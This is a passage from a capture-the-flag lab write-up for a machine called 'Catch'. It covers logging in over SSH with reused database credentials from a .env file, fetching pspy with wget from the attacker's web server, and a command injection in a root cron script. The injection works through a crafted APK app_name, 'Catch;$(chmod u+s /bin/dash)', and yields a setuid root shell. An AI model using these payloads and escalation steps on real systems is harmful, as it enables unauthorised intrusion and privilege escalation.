APP_URL=http://localhost
APP_TIMEZONE=UTC
APP_KEY=base64:9mUxJeOqzwJdByidmxhbJaa74xh30bD79OI6oG1KgyA=
DEBUGBAR_ENABLED=false

DB_DRIVER=mysql
DB_HOST=localhost
DB_UNIX_SOCKET=null
DB_DATABASE=cachet
DB_USERNAME=will
DB_PASSWORD=s2#4Fg0_%3!
DB_PORT=null
DB_PREFIX=null
<SNIP>
```

We can see some cleartext database credentials for the user `will`. Let's try to SSH using these database credentials and see if we are dealing with a password reuse scenario.

```
ssh will@10.10.11.150

will@catch:~$ id
uid=1000(will) gid=1000(will) groups=1000(will)
```

There is indeed a password re-use scenario in play here and we have access on the remote machine as the user `will`.

The user flag can be found inside the `/home/will/user.txt` file.

Privilege Escalation

Looking around the remote system we locate a non-default folder called `mdm` in `/opt/`.

Then, we can upload pspy64s on the remote machine and monitor for recurrent processes.

To upload the binary on the remote machine we first set up a `Python` web server on our local machine.

```
sudo python3 -m http.server 80
```

Then, we use `wget` to download the file on the remote machine.

```
cd /tmp
wget 10.10.14.21/pspy64s
chmod +x pspy64s
./pspy64s
```

After a while, we see that the `/opt/mdm/verify.sh` script is getting executed every minute by the user `root`.

```
will@catch:/tmp$ wget 10.10.14.21/pspy64s
will@catch:/tmp$ chmod +x pspy64s
will@catch:/tmp$ ./pspy64s

<SNIP>
2022/07/20 15:17:01 CMD: UID=0    PID=122013 | /bin/bash /opt/mdm/verify.sh
2022/07/20 15:17:01 CMD: UID=0    PID=122012 | /bin/sh -c /opt/mdm/verify.sh
2022/07/20 15:17:01 CMD: UID=0    PID=122018 | /bin/bash /opt/mdm/verify.sh
<SNIP>
```

Lets review the script that gets executed.

```
#!/bin/bash

###################
# Signature Check #
###################

sig_check() {
        jarsigner -verify "$1/$2" 2>/dev/null >/dev/null
        if [[ $? -eq 0 ]]; then
                echo '[+] Signature Check Passed'
        else
                echo '[!] Signature Check Failed. Invalid Certificate.'
                exit
        fi
}

#######################
# Compatibility Check #
#######################

comp_check() {
        apktool d -s "$1/$2" -o $3 2>/dev/null >/dev/null
        COMPILE_SDK_VER=$(grep -oPm1 "(?<=compileSdkVersion=\")[^\"]+"
"$PROCESS_BIN/AndroidManifest.xml")
        if [ -z "$COMPILE_SDK_VER" ]; then
                echo '[!] Failed to find target SDK version.'
                exit
        else
                if [ $COMPILE_SDK_VER -lt 18 ]; then
                        echo "[!] APK Doesn't meet the requirements"
                        exit
                fi
        fi
}

###################
# Basic App Checks #
###################

app_check() {
        APP_NAME=$(grep -oPm1 "(?<=<string name=\"app_name\">)[^<]+"
"$1/res/values/strings.xml")
        if [[ $APP_NAME == *"Catch"* ]]; then
                echo -n $APP_NAME|xargs -I {} sh -c 'mkdir {}'
                mv "$3/$APK_NAME" "$2/$APP_NAME/$4"
        else
                echo "[!] App doesn't belong to Catch Global"
                exit
        fi
```

```
}

##################
# MDM CheckerV1.0 #
##################

DROPBOX=/opt/mdm/apk_bin
IN_FOLDER=/root/mdm/apk_bin
OUT_FOLDER=/root/mdm/certified_apps
PROCESS_BIN=/root/mdm/process_bin

for IN_APK_NAME in $DROPBOX/*.apk;do
        OUT_APK_NAME="$(echo ${IN_APK_NAME##*/} | cut -d '.' -f1)_verified.apk"
        APK_NAME="$(openssl rand -hex 12).apk"
        if [[ -L "$IN_APK_NAME" ]]; then
                exit
        else
                mv "$IN_APK_NAME" "$IN_FOLDER/$APK_NAME"
        fi
        sig_check $IN_FOLDER $APK_NAME
        comp_check $IN_FOLDER $APK_NAME $PROCESS_BIN
        app_check $PROCESS_BIN $OUT_FOLDER $IN_FOLDER $OUT_APK_NAME
        rm -rf $PROCESS_BIN;rm -rf "$DROPBOX/*" "$IN_FOLDER/*";rm -rf $(ls -A /opt/mdm
| grep -v apk_bin | grep -v verify.sh)
done
```

The script takes `.apk` files from the `apk_bin` folder and performs the following sequence of tasks.

- Renames the file to the `{hex}.apk` format
- Checks for symlinks, then verifies if the `.apk` is signed using the `jarsigner` tool.
- Then, extracts the `.apk` using the `apktool` and checks the `compileSdkVersion` which should be greater than 17.
- Finally, extracts the `app_name` from `strings.xml`. Checks if `app_name` has the `Catch` word and then moves the `.apk` to the `certified_apps` folder.

One thing to notice here is the command that actually evaluates the `APP_NAME` .

```
echo -n $APP_NAME|xargs -I {} sh -c 'mkdir {}'
```

We can achieve the command injection here by setting the `app_name` in `strings.xml` to an arbitrary string like the following, in order to get a `root` shell.

```
<string name="app_name">Catch;$(chmod u+s /bin/dash)</string>
```

Let's unpack the `catchv1.0.apk` that we downloaded during our enumeration process using apktool. We are using this `APK` file because it is already signed as we have discovered during our enumeration process

```
java -jar apktool_2.6.1.jar d -s catchv1.0.apk -o app
```

```
java -jar apktool_2.6.1.jar d -s catchv1.0.apk -o app

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on catchv1.0.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Copying raw classes.dex file...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Then, we modify the `app_name` in `app/res/values/strings.xml` to below.

```
<string name="app_name">Catch;$(chmod u+s /bin/dash)</string>
```

Afterwards, we repack the `APK` by issuing the following command.

```
java -jar apktool_2.6.1.jar b app -o test.apk
```

Finally, we move the `test.apk` form our local machine (using our Python web server once again) in `/opt/mdm/apk_bin` and we wait a couple of minutes.

Dropping this malicious `APK` will set the setuid bit for `/bin/dash` giving us a way to get a `root` shell.

```
will@catch:/opt/mdm/apk_bin$ ls -al /bin/dash
-rwsr-xr-x 1 root root 129816 Jul 18  2019 /bin/dash
will@catch:/opt/mdm/apk_bin$ dash -p

# id
uid=1000(will) gid=1000(will) euid=0(root) groups=1000(will)
```

The root flag can be found inside the `/root/root.txt` file.